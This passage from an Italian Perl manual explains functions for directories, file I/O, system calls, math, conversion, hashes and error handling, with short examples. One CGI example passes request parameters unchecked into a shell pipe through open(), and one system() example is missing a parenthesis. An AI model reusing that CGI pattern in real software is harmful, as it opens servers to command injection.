- ```
  $momento = time;
  utime $momento, $momento, 'mio_file';
  ```
  Cambia la data di accesso e modifica in modo da farle coincidere con quella riportata dall'orologio dell'elaboratore nel momento in cui si eseguono queste istruzioni.

24.17.2 Directory

Vengono qui elencate alcune funzioni che riguardano la gestione delle directory e di raggruppamenti di file. Vengono ignorate volutamente le funzioni specifiche di Perl per la lettura delle directory.

Tabella 24.167. Funzioni Perl per la gestione delle directory e dei raggruppamenti di file.

Funzione	Descrizione
`chdir` ***directory***	***chdir()*** cambia la directory di lavoro posizionandosi in corrispondenza di quanto indicato come argomento. Se l'argomento viene omesso, lo spostamento avviene nella directory personale, attraverso quanto determinato dal contenuto di '**`$ENV{"HOME"}`**'. Restituisce *Vero* se l'operazione ha successo, *Falso* in tutti gli altri casi.
`glob` ***espressione***	***glob()*** restituisce quanto indicato nell'argomento dopo un'operazione di espansione, come farebbe una shell. Se l'argomento non viene indicato, l'espansione viene effettuata sul contenuto della variabile '**`$_`**'.

Funzione	Descrizione
`mkdir` ***directory*** **,** ***permessi***	***mkdir()*** crea la directory indicata come primo argomento. I permessi della directory sono indicati come secondo argomento, devono essere espressi con un numero ottale, tenendo conto che poi vengono filtrati ulteriormente dalla maschera dei permessi. Restituisce uno se l'operazione riesce, altrimenti zero, impostando anche la variabile '**$!**'. In generale, non dovrebbe essere possibile assegnare dei permessi negli S-bit. In pratica dovrebbe essere consentito di operare solo con i soliti permessi di lettura, scrittura ed esecuzione (attraversamento).
`rmdir` ***directory***	***rmdir()*** elimina la directory indicata come argomento. Se l'argomento non viene fornito, si utilizza la variabile predefinita '**$_**'. Restituisce uno se l'operazione riesce, altrimenti zero, impostando anche la variabile '**$!**'.

Segue la descrizione di alcuni esempi.

- ```
  $primo = glob ("/bin/*");
  ```
  Assegna alla variabile '**$primo**' il percorso assoluto del primo file che viene trovato attraverso l'espansione del modello '`/bin/*`'.

- ```
  @elenco = glob ("/bin/*");
  ```

Assegna all'array '**@elenco**' i percorsi assoluti dei file che vengono trovati attraverso l'espansione del modello '/bin/*'.

- ```
  mkdir ("/tmp/prova");
  ```

  Crea la directory '/tmp/prova/' con i permessi normali dell'utente.[1]

- ```
  mkdir ("/tmp/prova", 0755);
  ```

  Crea la directory '/tmp/prova/' con i permessi 0755_8 (si osservi che si tratta di un numero ottale), che vengono comunque filtrati dalla maschera dei permessi.

24.17.3 I/O

Vengono elencate alcune funzioni che riguardano la gestione dei dati contenuti nei file.

Tabella 24.172. Funzioni Perl per la gestione del contenuto dei file.

Funzione	Descrizione
`binmode` ***flusso*** `, ":`***codifica***`"`	***binmode()*** consente di dichiarare la codifica utilizzata per il file corrispondente al flusso di file indicato come primo argomento. Si usa normalmente quando si vuole dichiarare la codifica dei flussi standard, che risultano già aperti senza alcuna dichiarazione esplicita.

Funzione	Descrizione
`chomp` ***espressione_stringa*** `chomp` ***lista***	***chomp()*** riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare dalla parte finale il codice di interruzione di riga, che coincide normalmente con il carattere <*LF*>. Precisamente si tratta di quanto contenuto nella variabile predefinita '**`$/`**'. Se non viene indicato l'argomento, interviene sul contenuto della variabile '**`$_`**'. Restituisce il numero di caratteri eliminati.
`chop` ***espressione_stringa*** `chop` ***lista***	***chop()*** riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare l'ultimo carattere della stringa, o delle stringhe della lista. In questo senso differisce da ***chomp()*** che invece elimina la parte finale solo se necessario. Restituisce l'ultimo carattere eliminato.

Funzione	Descrizione
`close` ***flusso***	***close()*** chiude un flusso di file aperto precedentemente. Restituisce *Vero* se l'operazione ha successo e non si sono prodotti errori di alcun tipo. È opportuno osservare che non è necessario chiudere un file se poi si deve riaprire immediatamente con la funzione ***open()***: lo si può semplicemente riaprire.
`eof` ***flusso***	***eof()*** verifica se la prossima lettura del flusso di file supera la fine del file. Restituisce uno se ciò si verifica. Questa funzione è generalmente di scarsa utilità dal momento che la lettura di una riga oltre la fine del file genera un risultato indefinito che può essere verificato tranquillamente in un'espressione condizionale. Oltre a ciò, ***eof()*** si verifica prima che il tentativo di lettura sia stato fatto veramente, contrariamente a quanto avviene di solito in altri linguaggi di programmazione.

Funzione	Descrizione
`fcntl` ***flusso*** **,** ***funzione*** **,** ***scalare***	***fcntl()*** esegue la chiamata di sistema omonima e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Prima di poter utilizzare questa funzione occorre richiamare una serie di valori corrispondenti a macro del proprio sistema: '**`use Fcntl;`**'
`fileno` ***flusso***	***fileno()*** restituisce il descrittore corrispondente a un flusso di file.
`flock` ***flusso*** **,** ***operazione***	***flock()*** esegue la chiamata di sistema omonima, oppure una sua emulazione, per il file identificato tramite il flusso di file. ***flock()*** permette di eseguire il blocco di un file nel suo complesso e non record per record. Restituisce *Vero* se l'operazione ha successo. L'operazione, cioè il tipo di blocco, viene indicata attraverso una sorta di macro che viene inserita nel sorgente di Perl attraverso la dichiarazione seguente: '**`use Fcntl ':flock';`**'
`flock` ***flusso*** **,** `LOCK_SH`	'**`LOCK_SH`**' corrisponde normalmente al valore numerico uno. Richiede un blocco condiviso (*shared*).

Funzione	Descrizione
`flock` ***flusso*`,` `LOCK_EX`	'**`LOCK_EX`**' corrisponde normalmente al valore numerico due. Richiede un blocco esclusivo.
`flock` ***flusso*`,` `LOCK_UN`	'**`LOCK_UN`**' corrisponde normalmente al valore numerico otto. Rilascia il blocco.
`flock` ***flusso*`,` `LOCK_NB`	'**`LOCK_NB`**' corrisponde normalmente al valore numerico quattro. Viene sommato a '**`LOCK_SH`**' o a '**`LOCK_EX`**' in modo da non attendere lo sblocco del file nel caso che questo risulti già bloccato.
`getc` ***flusso***	***getc()*** legge il file indicato dal flusso di file, o dallo standard input se viene omesso l'argomento, restituendo il prossimo carattere. Se si supera la fine del file restituisce la stringa nulla.
`ioctl` ***flusso*`,` ***funzione*`,` ***scalare***	***ioctl()*** esegue la chiamata di sistema omonima e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Per poterla utilizzare occorre consultare la documentazione interna di Perl.

Funzione	Descrizione
`open` ***flusso*** `,` `[` ***modalità*** `,` `]` ***file***	***open()*** apre il file indicato come ultimo argomento utilizzando il flusso di file indicato come primo argomento. Se manca l'argomento centrale, il nome del file è composto normalmente da un prefisso simbolico che ne rappresenta la modalità di utilizzo. Il prefisso può essere staccato dal nome del file attraverso spazi. L'apertura del file rappresentato da un trattino ('**–**') è equivalente all'apertura dello standard input, mentre l'apertura del file '**>–**' è equivalente all'apertura dello standard output. Restituisce *Vero* se l'apertura ha successo.

`open` ***flusso*** `, "<`***file***`"`
 	
`open` ***flusso*** `, "<:`***codifica***`", "`***file***`"`
	Questo simbolo o l'assenza di ogni altro prefisso rappresenta l'apertura del file in lettura, o in input.

`open` ***flusso*** `, ">`***file***`"`
 	
`open` ***flusso*** `, ">:`***codifica***`", "`***file***`"`
	Il file viene troncato (viene ridotto a un file vuoto) e aperto in scrittura, o in output.

`open` ***flusso*** `, ">>`***file***`"`
 	
`open` ***flusso*** `, ">>:`***codifica***`", "`***file***`"`
	Il file viene aperto in scrittura in aggiunta.

Funzione	Descrizione
`open` ***flusso*** `, "+<`***file***`"` `open` ***flusso*** `, "+<:`***codifica***`", "`***file***`"`	Il file viene aperto in lettura e scrittura, senza il troncamento iniziale.
`open` ***flusso*** `, "+>`***file***`"` `open` ***flusso*** `, "+>:`***codifica***`", "`***file***`"`	Il file viene aperto in scrittura e lettura, a cominciare dal troncamento iniziale.
`open` ***flusso*** `, "+>>`***file***`"` `open` ***flusso*** `, "+>>:`***codifica***`", "`***file***`"`	Il file viene aperto in aggiunta e in lettura.
`open` ***flusso*** `, "|`***comando***`"`	Il file viene interpretato come un comando a cui inviare i dati in scrittura attraverso un condotto.
`open` ***flusso*** `, "`***comando***`|"`	Il file viene interpretato come un comando da cui leggere i dati emessi dal suo standard output.
`open` ***flusso*** `, "|`***comando***`|"`	Il file viene interpretato come un comando a cui inviare i dati in scrittura e attraverso il suo standard input, leggendo quanto emesso attraverso lo standard output.
`pipe` ***flusso_in_lettura*** `,` ↩ ↪***flusso_in_scrittura***	***pipe()*** esegue la chiamata di sistema omonima, aprendo due flussi di file, uno in lettura e l'altro in scrittura. Per poterla utilizzare occorre consultare la documentazione interna di Perl.

Funzione	Descrizione
`print` ***flusso lista*** `print` ***lista***	***print()*** emette attraverso il flusso di file indicato la lista di argomenti successiva. Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione ***select()***. Se non viene specificato alcun argomento, viene emesso il contenuto della variabile '**`$_`**'. È il caso di osservare che l'argomento che specifica il flusso di file è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi (non si usa la virgola). Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco. Restituisce *Vero* se l'operazione di scrittura ha successo.
`printf` ***flusso formato , lista*** `printf` ***formato , lista***	È equivalente all'uso di ***sprintf()*** nel modo seguente: '**`print`** ***flusso*** **`sprintf`** ***formato , lista***'

Funzione	Descrizione
`read` ***flusso*** `,` ***scalare*** `,` ***lunghezza*** `,` ***scostamento*** `read` ***flusso*** `,` ***scalare*** `,` ***lunghezza***	***read()*** tenta di leggere il flusso di file specificato e di ottenere la quantità di byte espressa nel terzo argomento, inserendo quanto letto nella variabile scalare indicata come secondo. Se viene indicato anche il quarto argomento, lo scostamento, il contenuto della variabile non viene rimpiazzato completamente, ma è sovrascritto a partire dalla posizione indicata dallo scostamento stesso. La funzione restituisce il numero di byte letti effettivamente, oppure il valore indefinito se si è verificato un errore.
`seek` ***flusso*** `,` ***posizione*** `,` ***partenza***	***seek()*** modifica la posizione del puntatore riferito al flusso di file. La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere zero, uno o due, come descritto nelle voci successive.
`seek` ***flusso*** `,` ***posizione*** `,` `SEEK_SET` `seek` ***flusso*** `,` ***posizione*** `,` `0`	Sposta il puntatore esattamente a quanto indicato dal secondo argomento.

Funzione	Descrizione

`seek` ***flusso*** `,` ***posizione*** `, SEEK_CUR`
 	
`seek` ***flusso*** `,` ***posizione*** `, 1`
	Sposta il puntatore alla posizione corrente, più quanto indicato dal secondo argomento.

`seek` ***flusso*** `,` ***posizione*** `, SEEK_END`
 	
`seek` ***flusso*** `,` ***posizione*** `, 2`
	Sposta il puntatore alla fine del file, più quanto indicato dal secondo argomento, che solitamente è un valore negativo.

`select` ***flusso***	***select()*** permette di definire il flusso di file in scrittura predefinito, per tutte quelle situazioni in cui questo concetto ha significato.
`sprintf` ***formato*** `,` ***lista***	***sprintf()*** restituisce una stringa formattata in modo analogo a quanto fa la funzione omonima del linguaggio C. Il primo argomento è la stringa di composizione, quelli successivi sono i valori da inserire. Perl utilizza una propria gestione della conversione secondo quanto riportato nelle tabelle 24.173 e 24.174. ***sprintf()*** è sensibile all'attivazione della localizzazione, nel qual caso, il carattere utilizzato per separare le cifre intere da quelle decimali, dipende dalla variabile di ambiente '**`LC_NUMERIC`**'.

Funzione	Descrizione
`tell` ***flusso***	***tell()*** restituisce la posizione corrente del puntatore interno riferito al flusso di file indicato come argomento, oppure a quello dell'ultima operazione di lettura eseguita.
`use open ":`***codifica***`"`	'**`use open`**' consente di dichiarare la codifica una volta per tutte, fino a quando si incontra un'altra istruzione del genere.

Tabella 24.173. Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con ***sprintf()***.

Simbolo	Corrispondenza
`%%`	Segno di percentuale.
`%c`	Un carattere con il numero dato.
`%s`	Una stringa.
`%d`	Un intero con segno a base 10.
`%u`	Un intero senza segno a base 10.
`%o`	Un intero senza segno in ottale.
`%x`	Un intero senza segno in esadecimale.
`%e`	Un numero a virgola mobile, in notazione scientifica.
`%f`	Un numero a virgola mobile, in notazione decimale fissa.

Simbolo	Corrispondenza
`%g`	Un numero a virgola mobile, secondo la notazione di '**`%e`**' o '**`%f`**'.
`%X`	Come '**`%x`**', ma con l'uso di lettere maiuscole.
`%E`	Come '**`%e`**', ma con l'uso della lettera '**`E`**' maiuscola.
`%G`	Come '**`%g`**', ma con l'uso della lettera '**`E`**' maiuscola (se applicabile).
`%p`	Un puntatore (l'indirizzo utilizzato da Perl in esadecimale).
`%n`	Immagazzina, nella prossima variabile, il numero di caratteri già emessi.
`%i`	Sinonimo di '**`%d`**'.
`%D`	Sinonimo di '**`%ld`**'.
`%U`	Sinonimo di '**`%lu`**'.
`%O`	Sinonimo di '**`%lo`**'.
`%F`	Sinonimo di '**`%f`**'.

Tabella 24.174. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
`spazio`	Il prefisso di un numero positivo è uno spazio.
`+`	Il prefisso di un numero positivo è il segno '**+**'.
`-`	Allinea a sinistra rispetto al campo.

Simbolo	Corrispondenza
`0`	Utilizza zeri, invece di spazi, per allineare a destra.
`#`	Prefissa un numero ottale con uno zero e un numero esadecimale con 0x...
n	Un numero definisce la dimensione minima del campo.
.n	Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali.
.n	Per le stringhe definisce la lunghezza massima.
.n	Per gli interi definisce la lunghezza minima.
`l`	Interpreta un intero come il tipo C '**`long`**' o '**`unsigned long`**'.
`h`	Interpreta un intero come il tipo C '**`short`**' o '**`unsigned short`**'.
`V`	Interpreta un intero secondo il tipo standard di Perl.

Segue la descrizione di alcuni esempi.

- ```
  #!/usr/bin/perl
  $/ = "\r\n";
  while ($riga = <STDIN>)
    {
      chomp ($riga);
      print STDOUT ("$riga\n");
    }
  ```

  Quello che si vede è un esempio molto semplice di un filtro che trasforma un file di testo in stile Dos a uno in stile Unix. In pratica, viene definito che l'interruzione di riga è indicata attraverso la sequenza dei caratteri *<CR><LF>* ('**`\r\n`**'), che attraverso la
  ```

funzione ***chomp()*** viene eliminata dalle righe lette. Infine, le righe vengono emesse attraverso lo standard output, con l'aggiunta del codice <*LF*> finale.

- ```
  close (MIO_FILE);
  ```

  Chiude il flusso di file '**MIO_FILE**'.

- ```
  use Fcntl ':flock';    # importa le costanti LOCK_...
  ...
  open (ELENCO, ">>/home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  seek (ELENCO, 0, 2);
  print ELENCO $daelencare,"\n";
  flock (ELENCO, LOCK_UN);
  ```

  Vengono eseguite le operazioni seguenti:

  – si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**use Fcntl ':flock';**';
  – si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  – si blocca il file in modo esclusivo;
  – per sicurezza si posiziona il puntatore del file alla fine dello stesso;
  – si inserisce una riga nel file;
  – si rilascia il blocco.

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
if (flock (ELENCO, (LOCK_EX)+(LOCK_NB)))
  {
    seek (ELENCO, 0, 2);
    print ELENCO $daelencare,"\n";
    flock (ELENCO, LOCK_UN);
  }
else
  {
    print STDOUT "Il file è impegnato.\n";
  }
```

Si tratta di una variante dell'esempio precedente in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco eseguito da un altro processo (si osservi il fatto che le macro sono state racchiuse tra parentesi tonde prima di sommarle assieme).

```
if (open (ORDINI, ">> /var/log/ordini"))
  {
    if (flock (ORDINI, LOCK_EX))
      {
        seek (ORDINI, 0, 2);
        print ORDINI ("$ordine\n");
      }
    close (ORDINI);
  }
```

Tenta di aprire il file '`/var/log/ordini`' in aggiunta, quindi tenta di bloccarlo in modo esclusivo. Se ci riesce sposta il puntatore alla fine del file, per sicurezza, quindi inserisce un nuovo ordine. Infine chiude il file.

```
if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
  {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>man $DATI{sezione} $DATI{man}</H1>\n";
    print "<PRE>\n";

    while ($risposta = <MAN>)
      {
        print $risposta;
      }

    print "</PRE>\n";
    print "</BODY>\n";
    print "</HTML>\n";
}
```

- Genera una pagina HTML a partire da un comando '**man**'.

- ```
  print "Ciao, come stai?\n";
  ```

  Emette attraverso lo standard output il messaggio indicato come argomento.

- ```
  print STDERR "Errore $errore\n";
  ```

  Emette attraverso lo standard error il messaggio indicato come argomento.

- ```
  print { $elenco_file[$i] } "Bla bla bla\n";
  ```

  Inserisce il messaggio nel flusso di file indicato da '**$elenco_file[$i]**'.

- ```
  print { $ok ? STDOUT : STDERR } ("Bla bla bla\n");
  ```

Emette il messaggio attraverso lo standard output, oppure lo standard error, a seconda del valore contenuto in '**$ok**'.

- ```
  seek (MIO_FILE, 0, 2);
  ```

  Posiziona alla fine del file in modo da poter aggiungere successivamente qualcosa a questo.

- ```
  seek (MIO_FILE, 0, 0);
  ```

  Posiziona all'inizio del file.

```
select (MIO_FILE);
…
print ("ciao a tutti\n");
```

Aggiunge al file identificato dal flusso di file '**MIO_FILE**' il messaggio '**ciao a tutti**'.

24.17.4 Interazione con il sistema

Vengono descritte alcune funzioni per l'interazione con il sistema.

Tabella 24.188. Funzioni Perl per l'interazione con il sistema operativo.

Funzione	Descrizione
`exec` ***elenco***	***exec()*** avvia l'esecuzione del comando indicato negli argomenti, senza riprendere l'esecuzione del programma al termine. Si comporta quindi in modo analogo al comando interno omonimo delle shell comuni.
`kill` ***segnale*** `,` ↩ ↪***elenco_di_processi***	***kill()*** invia un segnale a una serie di processi. Il primo argomento deve essere il segnale. Restituisce il numero di processi che hanno ricevuto il segnale.

Funzione	Descrizione
`sleep` ***secondi***	***sleep()*** mette in pausa l'esecuzione del programma, per il numero di secondi indicato come argomento, eventualmente attraverso un'espressione. Se l'argomento non viene indicato, la pausa non ha fine. L'attesa può essere interrotta inviando un segnale '**`SIGALRM`**' al processo. Restituisce il numero di secondi trascorsi effettivamente.
`system` ***elenco***	***system()*** avvia l'esecuzione del comando indicato negli argomenti, attende la sua conclusione e restituisce il valore generato dal comando stesso.
`time`	***time()*** restituisce la data e l'ora attuale espressa in secondi trascorsi dalla data iniziale gestita dal sistema. Nel caso della maggior parte dei sistemi Unix si tratta dell'ora zero del 1/1/1970. Il valore ottenuto da ***time()*** può essere utilizzato dalle funzioni ***gmtime()*** e ***localtime()***.
`times`	***times()*** restituisce un array di quattro elementi che indicano rispettivamente: orario dell'utente; orario di sistema; orario dell'utente del processo figlio; orario di sistema del processo figlio.

Funzione	Descrizione
`umask` ***maschera_numerica***	***umask()*** permette di definire la maschera dei permessi per il processo elaborativo del programma. Restituisce il valore precedente. La maschera è espressa in forma numerica; ciò significa che se la maschera da indicare come argomento è una stringa, potrebbe essere necessario l'utilizzo della funzione ***oct()*** per garantire l'interpretazione ottale e non a base 10.

Segue la descrizione di alcuni esempi.

- ```
  exec ("ls");
  ```
  Esegue il comando '**`ls`**' e conclude il funzionamento del programma. In pratica, le istruzioni successive a ***exec()***, non vengono eseguite.

- ```
  kill ("TERM", 588);
  ```
  Invia il segnale '**`SIGTERM`**' al processo numero 588.

- ```
  kill (15, 588);
  ```
  Esattamente come nell'esempio precedente.

- ```
  kill (-15, 588);
  ```
  Come nell'esempio precedente, ma il segnale viene inviato anche a tutti i processi discendenti da quello indicato.

- ```
  sleep;
  ```
  Mette il programma in pausa senza specificare la fine di questa.
  ```

- ```
  sleep (10);
  ```
  Mette il programma in pausa per 10 secondi.

- ```
  sleep ($pausa);
  ```
  Mette il programma in pausa per la quantità di secondi indicata dalla variabile '**$pausa**'.

- ```
  system ("ls");
  ```
  Esegue il comando '**ls**' e poi riprende con il programma.

- ```
  if (system ("mkdir ciao")
    {
      die("La creazione della directory è fallita\n");
    }
  else
    {
      print ("La directory è stata creata\n");
    }
  ```
  L'esempio mostra il caso in cui si voglia controllare l'esito di un comando di sistema avviato attraverso la funzione ***system()***. Se il comando '**mkdir ciao**' viene eseguito con successo, restituisce il valore zero, che per Perl equivale a *Falso*. Quindi, se la condizione si avvera, significa che l'operazione è fallita, altrimenti, tutto è andato bene.

- ```
  ($user, $system, $cuser, $csystem) = times;
  ```
  Scompone l'array restituito da ***times()*** in quattro variabili scalari.

- ```
  $maschera = '644';
  umask (oct ($maschera));
  ```
  Modifica la maschera dei permessi in modo che sia pari a 0644_8. Dal momento che l'informazione è contenuta in una stringa, che per di più non ha lo zero iniziale della rappresentazione ottale

convenzionale, occorre convertire prima la stringa in numero nel modo corretto.

24.17.5 Funzioni matematiche

Perl fornisce una serie di funzioni matematiche tipiche della maggior parte dei linguaggi di programmazione.

Tabella 24.200. Funzioni Perl di tipo matematico.

Funzione	Descrizione
`abs` ***x***	***abs()*** restituisce il valore assoluto del suo argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '`$_`'.
`atan2` ***x,y***	***atan2()*** restituisce l'arcotangente nell'intervallo da –PI a +PI.
`cos` ***x***	***cos()*** restituisce il coseno. Se l'argomento non viene indicato, si utilizza la variabile predefinita '`$_`'.
`exp` ***x***	***exp()*** restituisce ***e*** (la base del logaritmo naturale) elevato al valore di ***x***, cioè dell'argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '`$_`'.
`int` ***x***	***int()*** restituisce la parte intera del numero (o dell'espressione) fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '`$_`'.
`log` ***x***	***log()*** restituisce il logaritmo naturale del valore fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '`$_`'.

Funzione	Descrizione
`sin` ***x***	***sin()*** restituisce il seno. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.
`sqrt` ***x***	***sqrt()*** restituisce la radice quadrata. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

24.17.6 Funzioni di conversione

Nel seguito sono elencate le funzioni che si occupano di convertire dati in formati differenti.

Tabella 24.201. Funzioni Perl per la conversione dei dati.

Funzione	Descrizione
`chr` ***n***	***chr()*** restituisce il carattere corrispondente al numero indicato come argomento. Se non viene specificato l'argomento, il numero viene letto dalla variabile '**$_**'.
`hex` ***stringa***	***hex()*** interpreta il proprio argomento come una stringa contenente un numero esadecimale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**$_**'.
`oct` ***stringa***	***oct()*** interpreta il proprio argomento come una stringa contenente un numero ottale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**$_**'.

Funzione	Descrizione
`ord` ***stringa***	***ord()*** restituisce il valore numerico corrispondente al codice ASCII del primo carattere della stringa fornita come argomento. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**`$_`**'.

Segue la descrizione di alcuni esempi.

- ```
  chr (65);
  ```
  Restituisce la lettera '**A**' maiuscola.
- ```
  hex ("0xAf");
  ```
  Restituisce il numero 175.
- ```
  hex ("af");
  ```
  Restituisce il numero 175.
- ```
  $permessi = '0755';
  mkdir ("/tmp/prova", oct ($permessi));
  ```
  Crea la directory '`/tmp/prova/`' con i permessi 0755_8. Dal momento che questi permessi sono contenuti in una variabile, in forma di stringa, devono essere convertiti in ottale prima dell'uso, altrimenti verrebbero interpretati in forma decimale.

24.17.7 Gestione delle espressioni

Sono elencate nel seguito le funzioni che si occupano di gestire l'esecuzione delle espressioni (quando necessario) e di conoscerne alcune caratteristiche.

Tabella 24.206. Funzioni Perl per il controllo delle espressioni e delle loro caratteristiche.

Funzione	Descrizione
`defined` ***espressione***	***defined()*** restituisce *Vero* se l'espressione (o la variabile) restituisce un valore diverso da indefinito. Il valore indefinito può essere restituito in particolare nelle situazioni seguenti: la lettura oltre la fine del file; un errore di sistema; una variabile non ancora inizializzata. È importante non confondere il valore indefinito con lo zero o la stringa nulla: si tratta di tre cose differenti, in particolare, zero e stringa nulla sono valori definiti.
`scalar` ***espressione***	***scalar()*** restituisce il risultato dell'espressione valutato in un contesto espressamente scalare.

24.17.8 Array e hash

«

Vengono elencate qui le funzioni che sono particolarmente dedicate alla gestione di array e hash.

Tabella 24.207. Funzioni Perl per la gestione di array.

Funzione	Descrizione
`delete` ***espressione***	***delete()*** elimina uno o più elementi da un hash. L'espressione che rappresenta l'argomento della funzione deve rappresentare uno o più elementi dell'hash. Restituisce i valori cancellati, cioè quelli abbinati alle chiavi indicate per la cancellazione.
`exists` ***espressione***	***exists()*** verifica l'esistenza di una chiave all'interno di un hash. Se esiste, anche se il valore corrispondente dovesse risultare indefinito, restituisce *Vero*. L'espressione che rappresenta l'argomento della funzione deve rappresentare un solo elemento dell'hash.
`keys` ***hash***	***keys()*** restituisce un array composto da tutte le chiavi dell'hash posto come argomento.
`pop` ***array***	***pop()*** restituisce l'ultimo elemento dell'array eliminandolo dall'array stesso (accorciandolo). In pratica tratta l'array come una pila (*stack*) ed esegue un'azione di *pop*.
`push` ***array , lista***	***push()*** aggiunge all'array indicato come primo argomento gli elementi della lista successiva. In pratica tratta l'array come una pila (*stack*) ed esegue un'azione di *push*.

Funzione	Descrizione
`splice` ***array , posizione_iniziale , lunghezza , lista*** `splice` ***array , posizione_iniziale , lunghezza*** `splice` ***array , posizione_iniziale***	***splice()*** elimina dall'array, indicato come primo argomento, gli elementi collocati a partire dalla posizione iniziale, indicata come secondo argomento, per una quantità definita dal terzo argomento. Se il terzo argomento (la quantità di elementi da eliminare) viene omesso, vengono eliminati tutti gli elementi a partire dalla posizione iniziale. Se dopo il numero di argomenti da eliminare appaiono altri argomenti, vengono interpretati come una lista da inserire in sostituzione degli elementi cancellati. In tal modo, attraverso questa funzione, si può accorciare e allungare un array a piacimento, intervenendo in qualunque punto dello stesso.

Segue la descrizione di alcuni esempi.

- ```
  delete $miohash{ $miachiave };
  ```

  Elimina dall'hash '**`%miohash`**' l'elemento rappresentato dalla chiave contenuta nella variabile '**`$miachiave`**'.

- ```
  if (exists $miohash{ $miachiave })
    {
      ...
    }
  ```

Verifica l'esistenza dell'elemento rappresentato dalla chiave contenuta nella variabile '**$miachiave**', all'interno dell'hash '**%miohash**'. In caso affermativo esegue alcune istruzioni.

24.17.9 Controllo dell'esecuzione del programma

Nel seguito sono elencate le funzioni che sono utili per controllare l'esecuzione di un programma Perl. In particolare ciò che permette di gestire le situazioni di errore.

Tabella 24.210. Funzioni Perl per la gestione delle situazioni di errore.

Funzione	Descrizione
`die` ***lista***	***die()*** emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error e quindi termina l'esecuzione del programma. Il programma Perl terminato in questo modo restituisce generalmente il valore contenuto dalla variabile '**$!**'.
`do` ***file***	***do()*** permette di includere il file indicato come argomento. In generale viene usato per inserire delle subroutine esterne.

Funzione	Descrizione
`eval` ***blocco*** `eval` ***espressione***	***eval()*** permette di controllare l'esecuzione di un blocco di istruzioni, in modo da limitare i danni in caso di interruzione. In pratica, se all'interno del blocco si manifesta un errore di sintassi o di esecuzione, o ancora se viene incontrata un'istruzione ***die()***, ***eval()*** restituisce un valore indefinito e l'esecuzione del programma continua. Se si manifesta un errore, questo viene riportato dalla variabile '`$@`'. Nel caso non si verifichino errori, ***eval()*** restituisce il valore dell'ultima espressione del blocco di istruzioni controllato.
`exit` ***espressione***	***exit()*** valuta l'espressione posta come argomento e termina l'esecuzione del programma restituendo all'esterno quel valore. È importante ricordare che dal punto di vista dei programmi, la restituzione del valore zero corrisponde a una conclusione con successo, mentre un valore pari a uno o superiore, rappresenta una conclusione anomala.

Funzione	Descrizione
`require` ***espressione*** `require` ***file***	***require()*** permette di specificare nel programma l'esigenza di qualcosa. Se si tratta di un'espressione il cui risultato è numerico, si vuole indicare che il programma richiede un interprete '**`perl`**' di versione maggiore o uguale a quel numero. Se si tratta di una stringa si intende che il programma richiede l'inclusione del file corrispondente come libreria. L'inclusione del file si ottiene solo se ciò non è già avvenuto.
`warn` ***lista***	***warn()*** emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error. Solitamente, ***warn()*** viene utilizzato come ***die()*** nelle situazioni in cui non è necessario interrompere l'esecuzione del programma.

Segue la descrizione di alcuni esempi.

- ```
  if (chdir '/var/spool/lpd')
    {
      …
    }
  else
    {
      die "L'operazione non è consentita.\n";
    }
  ```

  Se lo spostamento nella directory '`/var/spool/lpd/`' fallisce, visualizza il messaggio attraverso lo standard error e termina.
  ```

- ```
  do 'prova.pl';
  ```

  Esegue il contenuto del file ‘`prova.pl`’.

- ```
  if (chdir '/var/spool/lpd')
    {
      …
    }
  else
    {
      print "L'operazione non è consentita.\n";
      exit 1;
    }
  ```

  Se lo spostamento nella directory ‘`/var/spool/lpd/`’ fallisce, visualizza il messaggio e termina restituendo il valore uno.

24.18 Riferimenti

«

- Johan Vromans, *Perl 5 Desktop Guide*, O'Reilly & Associates, *ftp://ftp.perl.org/pub/CPAN/authors/Johan_Vromans/*

[1] Anche se la documentazione fa esplicito riferimento a questa possibilità, può darsi che non sia possibile evitare di indicare i permessi. Nello stesso modo, anche se si indicano i permessi non è garantito che questi vengano rispettati fedelmente dal sistema operativo sottostante, come descritto nell'esempio successivo.

Capitolo 25

Introduzione a *roff

25.1 Logica di funzionamento ed esempio di partenza 2469
25.1.1 Avvio degli eseguibili «troff» e «nroff» 2470
25.1.2 Macro e stile 2472
25.1.3 Istruzioni contenute nel testo sorgente 2472
25.1.4 Spazi superflui 2473
25.1.5 Esempio per cominciare 2473
25.2 Istruzioni fondamentali di Troff 2476
25.2.1 Argomenti numerici e unità di misura 2477
25.2.2 Dimensione e distanza tra le righe 2478
25.2.3 Caratteri da stampa 2481
25.2.4 Rientri e dimensioni varie 2487
